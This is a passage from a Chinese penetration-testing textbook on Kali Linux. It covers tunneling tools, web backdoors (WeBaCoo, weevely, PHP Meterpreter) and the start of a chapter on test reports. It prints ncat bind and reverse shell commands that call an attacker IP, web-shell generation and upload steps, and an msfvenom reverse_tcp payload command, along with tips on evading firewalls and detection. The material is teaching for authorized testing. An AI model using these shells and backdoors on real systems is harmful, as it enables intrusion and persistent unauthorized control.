上述指令将会在屏幕上显示简短的使用说明。

在使用 dns2tcp 之前，需要创建一个指向公网 dns2tcp 服务器 IP 的 NS 记录。建议为dns2tcp的程序分配子域名的DNS记录，例如dnstimnel.myexample.com。

之后就要配置 dns2tcp 服务器。默认情况下，dns2tcp 服务器端程序会在当前用户的主目录下寻找文件.dns2tcprcd，将之用作配置文件。

我们使用以下内容创建一个标准的dns2tcp服务器端配置文件。

listen = 0.0.0.0

port = 53

user = nobody

chroot = /tmp

domain = dnstunnel.example.com

resources = ssh:127.0.0.1:22

然后把这个文件保存为/etc/dns2tcpd.conf。

创建好配置文件之后，可通过下述指令启动dns2tcp的服务器端程序。

dns2tcpd -F -d 1 -f /etc/dns2tcpd.conf

上述指令将dns2tcpd 的调试级别设置为1(-d 1)，并令其在前台运行(-F)。

dns2tcp的客户端程序同样需要进行配置。您可用以下述内容创建一个客户端应用程序的配置文件。

domain = dnstunnel.example.com

ressource = ssh

local_port = 2222

debug_level =1

将这个配置文件保存为/etc/dns2tcpc.conf，或保存为文件.dns2tcprc。这样，我们就可在执行dnstcpc程序时用配置文件提供参数，而不必在每次执行程序的时候都通过很长的命令行指令传递程序参数。

接下来，使用以下指令启动隧道的客户端程序。

```
dns2tcpc –z dnstunnel.example.com -c -f /etc/dns2tcpc.conf
```

而且要用下述命令开启SSH会话。

```
ssh -p 2222 yourname@127.0.0.1
```

dns2tcp程序能够以DNS协议封装数据包，但是它的隧道并不具备加密功能。因此，您可能需要对进入协议隧道前的数据包进行加密处理。

11.2.2 iodine

iodine是一款能够将IPv4的网络流量封装为DNS协议的工具。它特别适用于目标主机只能发送DNS请求的网络环境。

与其他DNS隧道工具相比，iodine具备以下优势：

- 在处理下行数据时，它可以对不其编码，所以iodine 的性能更为出色；
- 支持多种操作系统，它可以在 Linux、Mac OS、FreeBSD、NetBSD、OpenBSD 和 Windows系统上运行；
- 它可用密码保护通信隧道；
- 最多支持16 个并发连接。

在使用这个程序之前，您需要准备以下条件：

- 使用尽可能短的域名；域名越短，隧道的带宽消耗就越小；
- 能够管理某个域的A 记录和NS 记录；
- 如果要通过 Internet 将 iodine 的客户端程序连接到其服务器端程序，那么运行服务器端程序的主机应当具备独立的公网IP；
- 客户端程序能够通过隧道连接到互联网。

在准备好上述事宜之后，就要分别配置DNS服务器、iodine服务端和客户端。

1. 配置DNS服务器

如果您拥有某个域（example.com），那么可以给这个隧道分配一个子域（例如tunnel.example.com）。如果这个域的名称解析服务器使用BIND程序解析DNS，那么您可以在example.com 的区域文件（zone file）里添加以下2 行。

dns　　IN　A　　192.168.200.1

tunnel　　IN　NS　dns.example.com.

上述两行的作用是：

● 添加一个名为dns 的A 记录；

● 名为dns.example.com 的DNS 服务器负责解析tunnel 子域。

其中，192.168.200.1是iodine服务端主机使用的IP地址。

在修改了区域文件（zone file）之后，重启BIND 服务端程序以使配置生效。

2．器端模式运行iodine

以服务器端模式启动iodine程序的指令如下。

iodined –f –c –P password 192.168.200.1 tunnel.example.com

上述指令的各选项的意思如下。

● -f：以前台模式运行服务器端程序。

● -P：指定服务器端程序所用的密码。

● -C：仅用客户端地址检查。

3．户端模式运行iodine

以客户端模式运行iodine程序，只需要指定1～2个参数。第一个参数是本地DNS服务器（可选），第二个参数是隧道使用的域名（本例中，这个域是tunnel.example.com）。

以客户端模式启动iodine程序的指令如下。

iodine –f –P password tunnel.example.com

服务器端主机将会分配给客户端主机一个IP地址。这个IP地址通常会是192.168.200.2或192.168.200.3。

在测试隧道连接时，可以ping隧道对端的IP地址。

可以在客户端主机上使用以下指令。

ping 192.168.200.1

可以在服务器端主机上使用以下指令。

ping 192.168.200.2

您可能需要实际情况调整指令中的IP地址。

11.2.3 ncat

ncat 是一款集发送、接收、转发、加密数据等多种功能于一身的网络工具。ncat 是著名的Netcat程序（http://nmap.org/ncat/guide/index.html）的改进版本，它的功能有：

- 它可用作Web 服务程序和其他TCP/IP 服务器端程序的简易TCP/UDP/SCTP/ SSL客户端；
- 它可用作简单的TCP/UDP/SCTP/SSL 服务器端程序；
- 它可转发或代理TCP/UDP/SCTP 流量；
- 它可用作执行系统指令的网络网关；
- 它可使用SSL 技术加密通信数据；
- 它可使用IPv4 或IPv6 进行网络传输；
- 它可用作连接代理（Connection Broker），通过第三个中介服务器使两个（或更多）的客户端互联互通。

因为本篇讨论的是在目标主机上创建操作系统后门的方法， 所以仅介绍ncat 与后门有关的功能。

首先应当创建一个常规的backdoor shell。我们以监听模式启动ncat 程序，并指定监听的网络端口。当攻击人员连接到主机的这个端口时，就能够获取到主机的shell会话。

在本例中，各主机使用的IP地址如下：

- 攻击人员的IP 地址是192.168.2.21；
- 被测主机的IP 地址是 192.168.2.23。

接着，我们在被测主机上运行下述指令。

ncat –l 1337 –e /bin/sh

上述指令各选项的作用分别如下。

- -l：指定监听端口。
- -e：指定shell 的执行指令。

然后，我们通过下述命令，使攻击人员的主机连接到被测主机的backdoor shell。

ncat 192.168.2.23 1337

如图11.4所示，上述指令将连接到被测主机的shell。

图11.14

下面，我们将在被测主机上创建reverse shell，使其自主连接到攻击人员的主机上。

我们首先要在攻击人员的主机上配置ncat程序，让它监听1337端口。

```
ncat -l 1337
```

接下来，我们在被测主机上执行下述指令。

```
ncat 192.168.2.21 1337 –e /bin/sh
```

执行完这个指令之后，我们就可在攻击人员的测试主机上看到图11.15的信息。

图11.15

可随时使用组合键Ctrl+C 退出backdoor shell。

应当注意的是，上述两个例子并没有对网络流量进行加密处理。如果需要加密网络数据，就应当使用cryptcat程序。在使用cryptcat时，务必要在通信的两端使用-k选项设置加密密码，否则它将使用默认密码进行加密。

11.2.4 proxychains

proxychains程序可强制TCP客户端程序通过指定的代理服务器（或代理链）发起TCP连接。自3.1版本起，它支持SOCKS4代理、SOCKET5代理和基于CONNECT模式的HTTP代理服务器。

proxychains的文档介绍了它的各种用途：

- 适用于通过代理服务器访问外部网络的情况；
- 可用于穿越限制外联端口的防火墙（出口过滤）；
- 可将2 个（或更多）代理服务器组成代理服务器链；
- 可以让本身不支持代理的程序使用代理服务器，例如Telnet、Wget、FTP、VNC 和Nmap程序，它们都是直接发起连接的程序；
- 可以通过反向代理服务器从网络外部访问内网。

如需启动proxychains程序，可在终端中使用下述指令。

proxychains

上述指令将会在屏幕上显示简单的使用说明。

在Kali Linux 中，proxychains的配置文件是/etc/proxychains.conf。默认情况下它使用的代理服务器是 tor。如需使用其他代理服务器，可在配置文件的最后部分声明需要添加的代理服务器。

本例所使用的配置文件，其最后的代理服务器声明部分的内容如下所示。

[ProxyList]

add proxy here ...

meanwile

defaults set to "tor"

socks4 127.0.0.1 9050

声明代理服务器的格式如下所示。

proxy_type host port [user pass]

代理服务器类型即http、socks4或socks5。

如果要使Telnet程序通过代理服务器建立连接，可使用下述指令。

proxychains telnet example.com

上述指令将使 telnet 程序通过（proxychians 配置文件指定的）代理服务器登录到example.com的telnet服务。

11.2.5 ptunnel

ptunnel 是一款使用ICMP ping（请求和回复）封装TCP 连接的隧道工具。即使被测主机无法向Internet发送任何TCP和UDP的数据，只要它可以向取Internet发起ping指令，那么这款工具就可以帮助它穿越防火墙。ptunnel可以脱离TCP和UDP连接访问E-mail、上网或进行其他网络活动。

如需启动ptunnel程序，可在终端中使用下述指令。

ptunnel -h

上述指令将会在屏幕上显示简单的使用说明及相关范例。

需要配合代理服务器才能在客户端使用ptunnel程序。而且客户端程序所在的主机必须能够访问服务器端的主机。另外，如果要在Internet上架设ptunnel服务器端程序，那么服务器端主机必须使用公网可以直接访问到的IP地址。

在此之后，可通过下述指令启动ptunnel的服务器端程序。

ptunnel

服务器端程序将会监听所有的TCP协议的数据包。

[inf]: Starting ptunnel v 0.71.

[inf]: (c) 2004-2009 Daniel Stoedle, daniels@cs.uit.no

[inf]: Security features by Sebastien Raveau,

[inf]: Forwarding incoming ping packets over TCP.

[inf]: Ping proxy is listening in privileged mode.

本例中，客户端要把本机的 2222 端口的通信经由 ptunnel 服务器端（ ptunnel.example.com）转发到ssh服务器（ssh.example.org）的22端口。创建这样一个定向通信隧道的指令如下。

ptunnel -p ptunnel.example.com -lp 2222 -da ssh.example.org -dp 22

客户端将会显示如下信息。

[inf]: Starting ptunnel v 0.71.

[inf]: (c) 2004-2009 Daniel Stoedle, daniels@cs.uit.no

[inf]: Security features by Sebastien Raveau,

[inf]: Relaying packets from incoming TCP streams.

然后，让SSH连接到ptunnel程序形成的隧道。

```
ssh localhost -p 2222
```

接下来，我们使用正确的用户名和密码来登录SSH服务器。

此外，您可以在服务器端运行的命令行里通过选项-x指定隧道的密码，这样就可以防止其他人使用您的ptunnel隧道。当然，客户端和服务器端应当使用相同的密码。

11.2.6 socat

socat程序是一款使用两个独立数据通道（字节流）双向传输数据的中继程序。它的数据通道支持各种类型的数据接收器和数据源（通称为地址类型[address type]）。地址类型可以是以下某个（或某两个）类型的数据对象：

- 文件；
- 程序；
- 文件描述符；
- Socket（IPv4、IPv6、SSL、TCP、UDP 和UNIX）；
- 设备（网卡、串行线、TUN/TAP 设备）；
- 管道。

以上每种数据流都可以添加各种参数。这种参数可以是锁定模式、用户、组、权限、地址、端口、创建人、密码、密钥等数据。

其官方文档表明，socat程序的工作流程分为4个阶段。

- 初始化阶段：在第一阶段，socat 程序要解析命令行里的选项并初始化日志系统。
- 建立连接阶段：在第二阶段，socat 程序会依次打开第一（源）地址和第二（目标）地址。因为必须先读后写，所以如果不能打开第一个地址，程序就会直接退出。
- 数据传输阶段：在第三阶段，socat 程序通过 select()函数监控两个数据通道的“读写”文件描述符。当数据源地址可读且目标地址可写时，socat会读取源数据，并在必要的时候进行换行符的转换，把源数据写到另外一个数据流里的目标文件描述符里，之后周而复始。
- 关闭连接阶段：当某个地址流遇到了 EOF（正常或意外终止信号），程序就进入了第四阶段。socat会在另外一个数据流里传递EOF信息。如果关闭连接后，在预定的时间范围内，socat在另外一个方向仍然在传输数据，那么程序将关闭所有数据通道并停止运行。

如需启动socat程序，可在终端中执行下述指令。

socat -h

上述指令将在屏幕上显示命令行指令的各个选项，以及可选择的地址类型。

各种常用的地址类型、关键字和参数的有关介绍如下所示。

续表

后续篇幅将会演示socat的几种具体应用。

1．获取 HTTP header 信息

如需获取HTTP header 信息，可使用下述指令。

socat – TCP4:192.168.2.23:80

HEAD / HTTP/1.0

之后，HTTP服务器端程序将会进行回复。

HTTP/1.1 200 OK

Date: Wed, 25 Dec 2013 15:27:19 GMT

Server: Apache/2.2.8 (Ubuntu) DAV/2

X-Powered-By: PHP/5.2.4-2ubuntu5.10

Connection: close

Content-Type: text/html

2．传输文件

要从主机192.168.2.23向主机192.168.2.23发送文件，需要以下几步。

1．在主机192.168.2.23（接收端）上执行下述指令。

socat TCP4-LISTEN:12345 OPEN:php-meter.php,creat,append

socat程序将会监听12345端口。如果没有php-meter.php这个文件，socat将会创建该文件；否则将会将传输内容续写（append）到文件的尾部。

2．在主机192.168.22（发送端）上执行下述指令。

cat php-meter.php | socat – TCP4:192.168.2.23:12345

3. 在接收端，我们可以通过ls指令看到socat程序创建了有关文件。

-rw-r--r-- 1 msfadmin msfadmin 1315 2013-12-25 10:34 php-meter. php

上述信息表明，文件传输成功，接收端成功地创建了有关文件。

11.2.7 sslh

sslh是SSL/SSH协议的端口复用程序。它在指定端口受理连接，然后根据远程客户端发送的第一个数据包识别应用程序的连接类型，并将之转发到相应的服务端程序。

目前，sslh可调度HTTP、HTTPS、SSH、OpenVN、tinc和XMPP协议的连接。

测试人员通常会访问远程服务器的 HTTP、HTTPS、SSH、OpenVPN 和其他协议。但是被测目标的服务提供商可能会只开放 80（http）端口和 443（https）端口，屏蔽相应的服务端口。怎么穿越这种防火墙呢？

sslh 程序可以突破这些障碍。sslh 程序的端口复用功能可在 443 端口上同时受理SSH连接和HTTPS连接。

如需启动ssh程序，可在终端中使用下述指令。

```
sslh
```

上述指令将在屏幕上显示程序的使用方法。

在使用sslh程序之前，要对Web服务器端程序进行调整。您首先要编辑服务器程序的配置文件，使其仅监听本机（localhost）的443端口。然后重启Web服务器端程序。在Kali Linux 系统里，您需要编辑/etc/apache2/目录下的 ports.conf 文件，修改 mod_ssl部分的有关设置。

在配置文件中找到以下内容。

```
Listen 443
</IfModule>
```

把它修改为：

```
Listen 127.0.0.1:443
</IfModule>
```

接下来配置sslh。打开文件/etc/default/sslh，并找到下列内容。

```
Run=no
```

把上述内容替换为：

Run=yes

在我的主机上，这个文件的内容如图11.16所示。

图11.16

保存文件并启动sslh服务。

```
/etc/init.d/sslh start
```

[ok] Starting ssl/ssh multiplexer: sslh.

此外，我们可通过下述指令检查sslh程序是否在正常运行。

```
ps -ef | grep sslh
```

上述指令的运行结果如图11.17所示。

图11.17

上述信息表明sslh运行正常。

然后，我们使用另一台主机通过443端口连接到被测主机的SSH服务。

```
ssh -p 443 root@192.168.2.22
```

上述指令的运行结果如图11.18所示。

图11.18

上述信息表明，我们能够通过443 端口连接到Kali Linux 主机的SSH 服务。

11.2.8 stunnel4

stunnel4 可以使用 SSL 技术对客户端和服务器端之间的 TCP 会话进行加密传输。stunnel4可以为本身无法进行TLS或SSL通信的客户端及服务器程序提供安全的加密连接，而不必修改这些程序的源代码。它可以封装Samba、POP3、IMAP、SMTP和HTTP协议。

如需启动stunnel4程序，可在终端中使用下述指令。

```
stunnel4 -h
```

上述指令将在屏幕上显示程序的使用方法。

如需查看帮助配置文件，可以指定-help选项。

stunnel4 -help

上述指令将在屏幕上显示程序的帮助配置文件。

本文将演示使用stunnel4加密MySQL连接的具体方法。以此为基础，您可以举一反三地使用stunnel程序对其他网络服务的连接进行SSL封装。

假设服务端主机的IP地址是192.168.2.21客户端主机的IP地址是192.168.2.22。

首先要调整服务端主机的相应配置。

1. 创建SSL证书和密钥。

openssl req -new –days 365 -nodes -x509 -out /etc/stunnel/

stunnel.pem -keyout /etc/stunnel/stunnel.pem

2. 依照程序的提示，依次设置国别、省份、通用名和E-mail地址的信息。

3. 之后，OpenSSL 程序会制作 SSL 证书。SSL 密钥和证书信息将会保存为/etc/stunnel/stunnel.pem。

4. 调整stunnel4的配置文件，使其在3307端口上提供安全连接，并将解密后的数据包转发给本机真正的 MySQL 服务器端程序，即将下述配置信息保存为配置文件/etc/stunnel/stunnel.conf。

cert = /etc/stunnel/stunnel.pem

setuid = stunnel4

setgid = stunnel4

pid = /var/run/stunnel4/stunnel4.pid

[mysqls]

accept = 0.0.0.0:3307

connect = localhost:3306

5．修改文件/etc/default/stunnel4，使其可以自动启动。

ENABLED=1

6．启动stunnel4服务。

/etc/init.d/stunnel4 start

Starting SSL tunnels: [Started: /etc/stunnel/stunnel.conf] stunnel.

7．检查stunnel4是否监听了3307端口。

netstat -nap | grep 3307

8．上述指令的运行结果如下。

tcp 0 00.0.0.0:3307 0.0.0.0:*

LISTEN 8038/stunnel4

9．上述信息表明，stunnel4工作正常。

接下来，按照以下步骤配置客户端主机。

1．调整stunnel4的配置文件，使其在3306端口上受理MySQL客户端的连接，并将这个连接转发给远端stunnel服务端主机的3307端口。将下述配置信息保存为配置文件/etc/stunnel/stunnel.conf。

client = yes

[mysqls]

accept = 3306

connect = 192.168.2.21:3307

2．修改文件/etc/default/stunnel4，使其可以自动启动。

ENABLED=1

3．启动stunnel4服务。

/etc/init.d/stunnel4 start

使用下述指令查看stunnel4服务的运行状态是否正常。

netstat -napt | grep stunnel4

在我们的演示系统上，上述指令的输出结果如下。

tcp 000.0.0.0:3306 0.0.0.0:*

LISTEN 2860/stunnel4

4. 通过下述指令通过stunnel的隧道连接MySQL服务器。

mysql -u root -h 127.0.0.1

上述指令的运行结果如图11.19所示。

图11.19

5. 而后，打开Wireshark程序，再在MySQL客户端里执行下述指令。

show databases;

在Wireshark里，我们只能看到图11.20所示的数据。

图11.20

此时已经使用SSL技术对程序的连接进行了加密，所以我们无法看到任何明文。

相比之下，如果不使用 stunnel 程序加密网络数据，那么在进行相同数据库查询时，WireShark就能够截获出数据库数据的明文（见图11.21）。

图11.21

在网络里进行监听可发现大量信息，收集数据库软件名称和软件版本号码、操作系统、数据库的登录用户名和密码，以及数据库里的库名等敏感信息。

11.3 创建Web后门

下文将介绍多款Web后门工具，这类工具通常用于维护控制权。

需要指出的是，IDS、杀毒软件和安全工具可能会检测出这些后门。如果对后门的隐匿性有较高要求，您需要创建自己专用的后门程序。

在本节的演示过程中，各主机和IP地址的对应关系如下：

● 攻击人员的主机使用的IP 是192.168.2.22；

● 目标主机的IP 地址是192.168.2.23。

11.3.1 WeBaCoo

WeBaCoo（Web Backdoor Cookie）是一款隐蔽的脚本类Web 后门工具。借助HTTP协议，它可在客户端和Web服务器之间实现执行代码的网页终端。

WeBaCoo有两种操作模式。

● Generation（生产线模式）：指定-g 选项可进入这种模式。用户可在这种模式下制作PHP代码的payload。

● Terminal（终端模式）：指定-t 选项可进入这种模式。用户可在这种模式下连接到被测主机的后门程序。

WeBaCoo的精妙之处在于，Web服务器和客户端之间的通信载体是Cookie。这就意味着多数的杀毒软件、网络入侵检测/防御系统、网络防火墙和应用程序防火墙都无法检测到后门的存在。

在WeBaCoo 的HTTP Cookie 中，以下三个参数的作用最为重要。

● cm：以Base64 编码的shell 指令。

● cn：加载着编码后输出内容的Cookie 名称。

● cp：封装编码后输出内容的分隔符。

如需启动WeBaCoo程序，可在终端中执行下述指令。

```
webacoo -h
```

上述指令将会显示程序的使用说明。本文首先介绍制作后门的具体方法。

与生成模式有关的命令行选项如下。

如果要用默认的设置，生成名为test.php的PHP后门程序，并使用WeBaCoo的代码混淆技术对后门进行处理，那么可以使用下述指令。

```
webacoo -g -o test.php
```

上述指令的运行结果如下。

WeBaCoo 0.2.3 - Web Backdoor Cookie Script-Kit

Copyright (C) 2011-2012 Anestis Bechtsoudis

{@anestisb | anestis@bechtsoudis.com | http(s)://bechtsou dis .com }

[+] Backdoor file "test.php" created.

文件test.php的内容如图11.22所示。

图11.22

而后，把这个文件上传到被测主机（192.168.2.23）。

接下来就可以使用以下指令连接到被测主机的后门程序。

```
webacoo -t -u http://192.168.2.23/test.php
```

这样就可以连接到主机上的Web shell（见图11.23）。

图11.23

防火墙和代理服务器只能够发现客户端在发送如下请求（见图11.24）。

图11.24

服务端的响应信息如下（见图11.25）。

图11.25

上述HTTP 请求和回复信息表明，WeBaCoo 后门的客户端和服务器端的通信是不易发现的加密会话。它所用的混淆技术降低了它被发觉的可能性。

退出WeBaCoo终端模式的指令是exit。

11.3.2 weevely

weevely 是一款具有高隐蔽性的针对PHP 平台的Web shell。它实现了SSH 风格的终端界面，并有大量自动化的模块。测试人员可用它执行系统指令、远程管理和渗透后期的自动渗透。

下面是weevely的主要功能（https://github.com/epinna/Weevely）。

- 它有30 多种可完成自动管理渗透后期任务的功能模块。这些模块能够：
  - 执行命令和浏览远程文件系统；
  - 检测常见的服务器配置问题；
  - 创造TCP shell 和reverse shell；
  - 在被测主机上安装HTTP代理；
  - 利用目标主机进行端口扫描。
- 使用HTTP Cookie 作为后门通信的载体。
- 支持密码认证。

如需启动weevely程序，可在终端中使用下述指令。

weevely

上述指令将会在屏幕上显示程序的使用说明。

weeavely的主要用途是：

- 生成混淆PHP backdoor；
- 在图像文件中追加多态的后门程序，并可通过.htaccess 文件赋予图像文件执行权限；
- 生成后门.htaccess 文件。
- 可通过help 选项列出程序的全部模块和生成工具。

weevely help

下列指令可生成混淆PHP backdoor，并将后门保存为display.php。

weevely generate password display.php

[generate.php] Backdoor file 'display.php' created with password

'password'

上述指令生成的display.php的内容如图11.26所示。

图11.26

然后通过正常的途径或利用程序的漏洞，把后门文件上传到目标服务器上。

然后使用下述命令访问被测主机（192.168.2.23）的Web shell。

```
weevely http://192.168.2.23/display.php password
```

只要连接成功，您就能连接到weevely的Web shell 上。为了检测功能是否正常，我们可在Web shell 中执行.net.ifaces 指令以获取远程主机的网络接口信息。另外，我们还可以运行id指令查看当前用户的ID（见图11.27）。

图11.27

上述信息表明，我们成功地连接到被测主机的Web shell。在此shell 上，您可以在远程主机上执行其他命令。例如，您可通过:help指令查看weevely支持的各种指令（见图11.28）。

图11.28

例如，我们可以使用下述指令扫描被测主机的22端口。

```
msfadmin@:/var/www $ :net.scan 192.168.2.23 22

SCAN 192.168.2.23:22-22 OPEN: 192.168.2.23:22
```

也可以用被测主机扫描自身的80端口。

```
msfadmin@:/var/www $ :net.scan 192.168.2.23 80

SCAN 192.168.2.23:80-80 OPEN: 192.168.2.23:80
```

您可随时使用组合键Ctrl+C 退出weevely shell。

weevely程序只能制作PHP 脚本的Web shell，如需创建其他脚本的Web shell，可考虑Laudanum（http://laudanum.inguardians. com/）。Laudanum除了具备Web shell的功能之外，还有DNS查询、获取LDAP信息等其他功能。它支持ASP、ASPX、CFM、JSP和PHP脚本。

11.3.3 PHP Meterpreter

Metasploit 有一个名为PHP Meterpreter 的payload。这个模块可以创建具有Meterpreter功能的PHP Web shell。利用目标的漏洞（诸如常见的注入和上传漏洞）之后，再把它的shell传到目标主机即可。

Metasploit 的msfvenom 工具可以制作PHP meterpreter，具体指令如下。

msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.2.23 -f raw >

php-meter.php

上述指令各选项的作用如下。

● -p：指定payload 为php/meterpreter/reverse_tcp。

● -f：设置输出格式（raw）。

● LHOST：设定目标主机的IP 地址。

Metasploit 会把生成的PHP meterpreter 保存为文件php-mter.php。这个文件的部分内容如图11.29所示。

图11.29

如图11.29所示，在上传后门到被测主机之前，首先要删除脚本第一行的注释。

其次，我们还要在攻击主机上作好受理PHP Meterpreter 的准备。在Kali 的主机上启动Metasploit Console（msfconsole），并启动multi/handler exploit。然后指定制作shell 后门时用过的 php/meterpreter/reverse_tcp payload。接下来把变量 LHOST设置为 Kali 主机的 IP 地址。在此之后，使用 exploit 指令运行 exploit 的受理程序（handler）。上述指令的运行结果如图11.30所示。

图11.30

在利用注入或者远程文件包含漏洞等Web 漏洞之后，把Web shell 上传到目标服务器。此后，您就可以通过Web浏览器访问shell（见图11.31）。

图11.31

在运行Kali的测试主机上，Metasploit程序将会显示Meterpreter会话（见图11.32）。

图11.32

此时，您就可以使用sysinfo和getuid之类的Meterpreter指令。

11.4 本章总结

本章通过cymothoa、intersect、metsvc工具的有关介绍，讲解了后门程序的具体应用。后门是维持对目标主机控制权的有效手段。

接下来，本章介绍了隧道工具。隧道工具可以用某种协议封装另一种协议，以绕过目标系统上的屏蔽对外连接的限制机制。相关篇幅介绍了dns2tcp、iodine、ncat、proxychains、ptunnel、socat、sslh和stunnel4的使用方法。

最后，本章简要介绍了制作Web shell 的Web 后门工具。把Web shell 上传到目标服务器之后，我们就可以连接到后门程序。

下一章将会讲解整理文档、书写报告，以及向客户讲解在渗透测试中发现的安全隐患的有关方法。

第12章 文档报告

专业的渗透测试要对评估结果进行追踪，所以渗透测试也要有正规的记录卷宗。把各种测试工具的输入和输出记录进行文档化管理，可保证评估结果的准确性、一致性和可再现性。渗透测试这个部分的工作，可能会涉及向客户演示评估结果的工作。应当严肃对待这个环节的工作。某些客户都会对已有漏洞进行缓解控制，然后模拟测试人员的测试过程，以验证改进措施的有效性；另一些客户可能会通过合同要求测试人员进行再次测试，以验证客户改进方案的效果。使用准确的语言把测试的各个步骤整理为有关卷宗，有助于您在这个环节中进行相同的验证性测试。

测试的卷宗应当记录下测试工作中的全部测试行为。在渗透测试的时间窗口内，万一甲方的业务受到测试以外的因素的影响，这些卷宗将能证明您的测试内容。虽然记录操作行为的这种事情乏味而枯燥，但是专业的渗透测试人员会非常注重这项工作。

要精心准备涉及核心领域的文档、汇报和现场演示，注重内容的全局性、条理性和连贯性。本章会详细介绍有关工作的要点，指导读者通盘考虑文档和报告工作的策略。本章将会涉及以下主题。

- 验证测试结果，毕竟汇报的内容应当是经过验证的测试结论。
- 渗透测试项目时常涉及客户的行政层、管理层、技术层。不同层面的人员对测试项目有着不同的关注点。本文将讨论分别满足他们需求的报告类型和报告结构。
- 演示一节将介绍如何根据听众水平准备适当的演示材料。
- 渗透报告都要有测试的后期工作、改正方法和改进建议。这部分将帮助有关部门进行整改。要提出专业的整改意见，就要从安全的角度深度分析被测单位的信息系统，这无疑是汇报人员工作中的一大难点。

本章的各个小节均能指导读者得当地准备文档、汇报和演示工作。这些工作的细微纰漏都可能引发法律问题。报告的观点必须与测试中发现的事实一致。而且，指出目标系统的潜在缺陷只是报告的基本作用，客户对报告的期待往往更高。例如，客户可能要求报告内容能够以已知的和规划规定为出发点，通过具有说服力的证据进行问题演示。此外，还要明确可用来进行攻击的犯罪手段、有关工具和技术，列举已发现的漏洞并验证利用漏洞的可行性。大体上说，文档报告的重点应当是甲方的安全脆弱性，而不是乙方挖掘漏洞的具体过程或涉及漏洞的技术现象。

12.1 文档记录与结果验证

在测试过程中可能会发现很多漏洞，但是并非每个漏洞都可被利用。要验证漏洞存在被攻击的可能性，本质上说就必须对大量的漏洞进行验证。验证漏洞是减少出错的必要手段，更是关系到信誉和诚实形象的重要工作。不少人都会直接整段复制扫描程序的扫描报告，把那些

文字拼凑一下就直接向客户交付。这种做法不仅不负责任，而且缺乏对评估过程的必要控制，最终可能导致严重的后果，甚至影响测试人员的职业生涯。如果软件的扫描结果存在假阴性问题，会让用户错误地判断安全水平，甚至令他们身陷危险。因此，必须尽量排除错误，消除测试结果之中的各种矛盾，力争保证测试数据的完整性不受人为因素的影响。以下的这些工作方法，有助于测试人员进行文档管理并验证测试结果的有效性，从而帮助他们把数据转变为真正的最终报告。

- 详细记录信息收集、目标识别、服务枚举、漏洞映射、社会工程学、漏洞利用、提升权权和访问维护各阶段的具体工作步骤。

- 最好给每个将会用到的Kali 工具都草拟一份笔记模板。这种模板应当明确声明工具用途、指令选项、与评估任务的关系，并空出留白以记录相应的测试结果。在使用特定工具得出某项结论之前，要至少重复这些过程两次，以避免测试结果受不可遇见因素的影响。例如，在使用Nmap程序进行端口扫描时，测试人员应当确定笔记模板中的内容涵盖了所有必要的信息，至少包括：使用目的、目标主机、指令选项、相关简介（例如服务监测、操作系统类型、MAC 地址、开放端口、设备类型等内容），并记录下相关程序的输出结果。

- 不要仅凭单一工具的结果就草率地作出鉴定结论。过于依赖单一工具（例如信息收集工具）的做法绝对不可取，因为那样可能会给渗透测试工作带来偏差甚至错误。所以，本书强烈建议您使用不同的工具进行相同项目的测试。这将确保测试结果的有效性，提高效率，减少假阴性和假阳性的偏差问题。换而言之，每个工具都是在特定环境下使用的具有各自专长的程序。某些实际情况下，测试人员可能要进行人工测试。总而言之，要充分利用个人知识和项目经验验证程序结果的有效性。

12.2 报告的种类

在验证过测试结果的全部细节之后，测试人员要把这些信息条理分明地组合成结构清晰的书面报告，最后还要把报告交付给利益相关者。测试报告可分为三种类型。每种类型的报告都有各自的模式，分别侧重于被测单位的不同角色人员。这三种报告分别是：

- 行政报告；
- 管理报告；
- 技术报告。

渗透测试人员要根据阅读人员的理解能力传递相应的信息。本文将详细介绍每一种报告的行文结构和基本要素。然而，具体内容就需要测试人员根据项目目标自行斟酌了。需要注意的是，在向有关人员交付这些报告之前，应当确保这些报告向他们披露的信息与保密协议、法律规定和渗透测试协议的要求一致。

12.2.1 行政报告

在各种评估报告中，行政报告属于较为简洁的报告。这种报告应当以企业高层的角度，从业务战略的方面介绍渗透测试的作用。这种报告主要面对被测单位C开头的高管（CEO、CTO、CIO等），所以必须具备下列基本要素。

● 项目目标：有渗透测试人员和被测单位共同协商制定的评定准则。

● 漏洞与其风险等级：这部分内容要描述漏洞的风险等级（关键级、高危级、中等风险、低等风险级和信息泄露级）。风险的等级界定应能划分并突出技术安全问题的严重程度。

● 执行摘要：简明扼要地描述此次渗透测试任务采用的方法论、作用和目标，并着重介绍漏洞的数量以及可被利用的漏洞数量。

● 漏洞统计：分类介绍目标网络系统里存在的漏洞。通常，测试人员还会以饼形图或其他简明易懂的方式进行演示。

● 风险矩阵：对以识别出的漏洞进行量化分析和分类总结，推断可能会受风险影响的相关资源，以便于记忆的方式列举出此次任务的发现、参考文献和改进建议。

在草拟行政报告时，最好能够兼顾报告内容的创造力和文字的表达能力。行政报告并不是以技术角度反映评估结果的技术细节，而是要对技术评估结果进行总结，指出它们对业务的实际影响。一般来说，行政报告的篇幅应当是2～4页。

12.2.2 管理报告

管理报告通常讨论安全问题相关的法律法规和合规性问题。这种报告通常是对行政报告的必要扩充，不仅应能满足人力资源和其他管理层人士的工作需要，而且要从法定程序的角度分析问题。此类报告可能需要涉及以下方面。

● 法规问题：报告首先应当列举出已知的各种安全标准和法律法规，并指出它们与当前安全问题涉及的有关法律条款。应当重点突出已经触及的法律问题，以及企业可能在不经意间就会面临的严重的法律风险。

● 测试方法：帮助管理层人士理解渗透测试生命周期的简要介绍。

● 假设与局限性：阐述那些可能影响渗透测试人员完成特定目标的已知因素。

● 变更管理：某些人可能认为只有当被测单位进行系统改进的时候，测试人员才会涉及变更管理的工作。但是，在受控的 IT 环境中，策略管理和业务流程都涉及变更管理。测试人员在安全评估报告中提及的建议和推荐，应当与整个工作中地变化情况保持一致，以最大程度的减少意外事件给评估服务带来的负面影响。

● 配置管理：侧重于保持信息系统功能和性能的一致性。以系统安全的角度来看，每当某个变更可能影响目标环境（硬件、软件、物理属性和其他问题）的时候，有关人员就应当随后进行相应的配置管理。这种管理是对系统配置的一种监控手段，以维护系统的配置状态。

一个负责的专业渗透测试人员，在渗透测试步入任何环节之前都会向管理团队阐明情况。这种沟通工作不仅涉及一对一的面谈，而且要明确界定特定测试的评估标准。即，测试人员要和被测单位探讨评估时涉及合规化要求、评估采用的标准框架，确定特定测试的实际限制，判断改进建议是否对目标系统切实可行，了解配置变更对当前系统状态的影响等。所有这些因素都与目标环境的安全状态有着千丝万缕的联系，决定着技术安全评估人员应当给予什么建议和意见。

12.2.3 技术报告

